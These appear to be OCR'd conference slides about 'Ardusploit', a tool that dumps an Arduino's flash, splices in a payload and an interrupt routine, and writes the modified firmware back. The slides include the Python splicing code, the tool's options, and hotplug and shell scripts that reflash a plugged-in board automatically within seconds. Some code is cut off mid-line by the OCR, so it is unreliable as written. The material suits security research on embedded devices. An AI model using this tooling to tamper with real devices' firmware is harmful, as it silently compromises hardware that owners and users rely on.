


Ardusploit: inject code

Prepare the hex file to be written back:

```
if timerUsed == False:
    if mcu == 'atmega2560':
        prog = prog[:isrJmp] + '0C94' + fixedAddrPayload.hex + prog[isrJmp + 8:insertPoint + 8] + '0C94' + fixedAddrInit
    else:
        prog = prog[:isrJmp] + fixedAddrPayload.hex + prog[isrJmp + 4:insertPoint + 8] + '0C94' + fixedAddrInit.hex + pr
else:
    if mcu == 'atmega2560':
        # Do not modify the entry point, just rely on existing ISR initialization
        prog = prog[:isrJmp] + '0C94' + fixedAddrPayload.hex + prog[isrJmp + 8:]
    else:
        # Do not modify the entry point, just rely on existing ISR initialization
        prog = prog[:isrJmp] + fixedAddrPayload.hex + prog[isrJmp + 4:]
```

Ardusploit: Injected Flash



Arudsploit: ardusploit.py

What ardusploit.py can do for you:

- It gives you some sample payloads, ready to be modified
- It has a ready and usable Interrupt initialization routine
- It finds free space in the Flash to place payload and Interrupt Initialization routine
- It place the code and takes care of the „replaced“ code, relocating the instructions
- It automatically manages the presence of an existing ISR, managing and placing all the needed opcodes
- It fully prepares the HEX file to be written back to the Flash

Ardusploit: Options

Available script options:

ardusploit.py -f <inputfile>

-v verbose output

-d dry-run, do not apply any modification

-m specify MCU to work with (default: atmega328p)

-t type of payload to inject (default: blink)

-i insert-flag, the instructions after which inject the code

-p hex payload address, no validation will be performed
(automatically computed if omitted)

-P hex init payload address, no validation will be performed
(automatically computed if omitted)

Arduspoit: Automate the process


With few things like:

- a 13$ device (Linkit Smart, Raspberry or something with python support)
- “hotplug2” daemon script
- avrdude + arduspoit
- 30 seconds

You can inject the code without pressing any key

Ardusploit: Automate the process

Hardware:



Ardusploit: Automate the process

Software:

```
#!/bin/sh

BINARY="/IoT/as.sh"
PRODID="2341/43/1"

if [ "${PRODUCT}" = "${PRODID}" ]; then
    if [ "${ACTION}" = "add" ]; then
        if [ "${DEVPATH}" = "/devices/101c1000.ohci/usb2/2-1/2-1:1.1" ]; then
            ${BINARY}
        fi
    fi
fi
```

```
logger -t ARDUSPLOIT "Starting"

logger -t ARDUSPLOIT "Dumping Flash"
/usr/bin/avrdude -C/etc/avrdude.conf -q -patmega328p -carduino -P/dev/ttyACM0 -b
115200 -D -Uflash:r:/IoT/flash.hex:i

logger -t ARDUSPLOIT "Running injection script"
cd /IoT
/IoT/ardusploit.py -f flash.hex

logger -t ARDUSPLOIT "Writing Flash"
/usr/bin/avrdude -C/etc/avrdude.conf -q -patmega328p -carduino -P/dev/ttyACM0 -b
115200 -D -Uflash:w:/IoT/flash.hex.injected:i

logger -t ARDUSPLOIT "End"
```

Ardusploit: Live Demo

LIVE DEMO

CODE REVIEW

Ardusploit: Resources

- ATMEL AVR datasheets
- AVR Assembly:


  https://www.microchip.com/webdoc/avrassembler/avrassembler.wb_instruction_list.html

  https://en.wikipedia.org/wiki/Atmel_AVR_instruction_set

  http://www.avr-tutorials.com
- Fuses:

  http://www.engbedded.com/fusecalc/
- Script:

  https://github.com/cecio/



Ardusploit